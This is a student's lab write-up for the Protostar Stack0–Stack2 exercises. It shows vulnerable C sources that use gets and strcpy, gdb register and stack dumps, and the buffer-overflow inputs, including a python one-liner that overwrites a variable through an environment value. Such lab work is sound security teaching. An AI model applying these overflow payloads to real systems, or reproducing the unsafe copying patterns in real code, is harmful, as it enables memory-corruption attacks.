
CSCE 451 Lab Write Up
Protostar Challenges
Taylor Williamson

Stack0: For this exercise, when examining the source code, we can see that the target we need to modify is located on line 13. When the program is run normally, the output “Try again?” is given as a result seemingly no matter what is input when the gets function is run. When examining the disassembled main, we can see where the main control points of the program:

- Call gets at 40c //gets input from the user
- Test eax, eax at 415 //value check that we see at line 13
- Je to 427 at 417 //if ZF is set
- Call puts at 420 //print “you have changed the ‘modified’ variable\n”
- Jmp to 433 at 425 //jump to end
- Call puts at 42e //prints “Try Again?”




(stack0.c)

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4
5  int main(int argc, char **argv)
6  {
7    volatile int modified;
8    char buffer[64];
9
10   modified = 0;
11   gets(buffer);
12
13   if(modified != 0) {
14       printf("you have changed the 'modified' variable\n");
15   } else {
16       printf("Try again?\n");
17   }
18 }
```


The different functions of these lines were found by setting a breakpoint at main and stepping through the program, taking note of which addresses are associated with the result encountered. We can see that at the je command, the program will always jump to 427 which eventually calls puts(“Try again?”) at 42e. If we can somehow change the modified variable to be anything but 0, we can get the desired result.

To do this, we will attempt a stack overflow. Set breakpoints before and after the gets and then define the hook stops to display info registers, x/24wx $esp, and x/2i $eip. This will show the values of all the registers, the value of the stack and the next two commands.




```
Starting program: /opt/protostar/bin/stack0
eax            0xbffff77c       -1073744004
ecx            0xb912a0db       -1189961509
edx            0x1      1
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff760       0xbffff760
ebp            0xbffff7c8       0xbffff7c8
esi            0x0      0
edi            0x0      0
eip            0x804840c        0x804840c <main+24>
eflags         0x200286 [ PF SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff760:     0xbffff77c      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffff770:     0xb7fd7ff4      0xb7ec6165      0xbffff788      0xb7eada75
0xbffff780:     0xb7fd7ff4      0x08049620      0xbffff798      0x080482e8
0xbffff790:     0xb7ff1040      0x08049620      0xbffff7c8      0x08048469
0xbffff7a0:     0xb7fd8304      0xb7fd7ff4      0x08048450      0xbffff7c8
0xbffff7b0:     0xb7ec6365      0xb7ff1040      0x0804845b      0x00000000
0x804840c <main+24>:    call   0x804830c <gets@plt>
0x8048411 <main+29>:    mov    0x5c(%esp),%eax
```

To see where the character buffer is stored on the stack, we will put a sequence of the same characters, like ‘A’ for instance, and look for repeating values in the stack.



```
AAAAAAAAAAAAAAAAAAAAAAAAA
eax            0xbffff77c       -1073744004
ecx            0xbffff77c       -1073744004
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff760       0xbffff760
ebp            0xbffff7c8       0xbffff7c8
esi            0x0      0
edi            0x0      0
eip            0x8048411        0x8048411 <main+29>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff760:     0xbffff77c      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffff770:     0xb7fd7ff4      0xb7ec6165      0xbffff788      0x41414141
0xbffff780:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff790:     0x41414141      0x08040041      0xbffff7c8      0x08048469
0xbffff7a0:     0xb7fd8304      0xb7fd7ff4      0x08048450      0xbffff7c8
0xbffff7b0:     0xb7ec6365      0xb7ff1040      0x0804845b      0x00000000
0x8048411 <main+29>:    mov    0x5c(%esp),%eax
0x8048415 <main+33>:    test   %eax,%eax
```

As you can see, the capital A’s that we inputted are being stored in the areas with 41 repeating. Now we will have to see how many characters we will need before the buffer overflows to then modify the modified variable, notated on the bottom right as 0x00000000. The buffer can hold up to 64 characters, therefore we will need to input 65 or more to cause the overflow and change the value of the modified variable.




```
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
eax            0xbffff77c       -1073744004
ecx            0xbffff77c       -1073744004
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff760       0xbffff760
ebp            0xbffff7c8       0xbffff7c8
esi            0x0      0
edi            0x0      0
eip            0x8048411        0x8048411 <main+29>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff760:     0xbffff77c      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffff770:     0xb7fd7ff4      0xb7ec6165      0xbffff788      0x41414141
0xbffff780:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff790:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x00000041
0x8048411 <main+29>:    mov    0x5c(%esp),%eax
0x8048415 <main+33>:    test   %eax,%eax

Breakpoint 2, main (argc=1, argv=0xbffff874) at stack0/stack0.c:13
13      in stack0/stack0.c
(gdb) c
Continuing.
you have changed the 'modified' variable
```

From what you can see, 65 A’s inputted into gets caused the overflow and gave us the desired output.

Stack1:
The source code for stack1:




(stack1.c)

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <stdio.h>
4  #include <string.h>
5
6  int main(int argc, char **argv)
7  {
8    volatile int modified;
9    char buffer[64];
10
11   if(argc == 1) {
12       errx(1, "please specify an argument\n");
13   }
14
15   modified = 0;
16   strcpy(buffer, argv[1]);
17
18   if(modified == 0x61626364) {
19       printf("you have correctly got the variable to the right value\n");
20   } else {
21       printf("Try again, you got 0x%08x\n", modified);
22   }
23 }
```

We can determine that line 18 is the line where the exploit will take place. From disassemble main we can see where the comparison takes place. It takes place at 4ab and compares the literal 0x61626364 to the value of eax, which we can now assume is where the modified variable is stored. We must modify the modified variable value before the comparison to equal the value specified.


Set a breakpoint at the line where the comparison takes place. Once we have run the program to that point, we will view the registers using info registers, and modify the modified variable stored in eax with set $eax = 0x61626364. As you can see from the screenshot below, we successfully changed the value of the eax variable and now cmp will give us the desired condition for the jump and we get the desired output.



```
(gdb) set $eax = 0x61626364
(gdb) info registers
eax            0x61626364       1633837924
ecx            0x0      0
edx            0x5      5
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff740       0xbffff740
ebp            0xbffff7a8       0xbffff7a8
esi            0x0      0
edi            0x0      0
eip            0x80484ab        0x80484ab <main+71>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) c
Continuing.
you have correctly got the variable to the right value
```

Stack2:

The source code:



(stack2.c)

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```

From running the program as is, we are met with a message stating that we must first set the GREENIE environment variable. To do this, we set GREENIE=some input, I chose “greenie”. Then we must run export GREENIE. I checked that this was successful by running echo $GREENIE, and verifying that greenie is returned. When we run stack2 again we get “Try Again, you got 0x00000000”.

Next thing to try and see if we can overflow the char buffer. When 65 ‘A’ characters are put into GREENIE as input, we get “Try Again, you got 0x00000041”. This means we can overflow the buffer and modify the modified variable and that it is little endian, meaning the values are first placed at lower values in memory. However, on line 22, we can see that we need to set it to 0x0d0a0d0a specifically for this program to give the desired output. Because it is little endian, we must put the values in backwards.

To do this, we will use inline python in the command terminal. The command to do this is GREENIE=$(python -c "print 'a'*64 + '\x0a\x0d\x0a\x0d'"). Then we will export GREENIE and verify the correctness, and try to run stack2 again. This time we are met with the desired output of “you have correctly modified the variable”.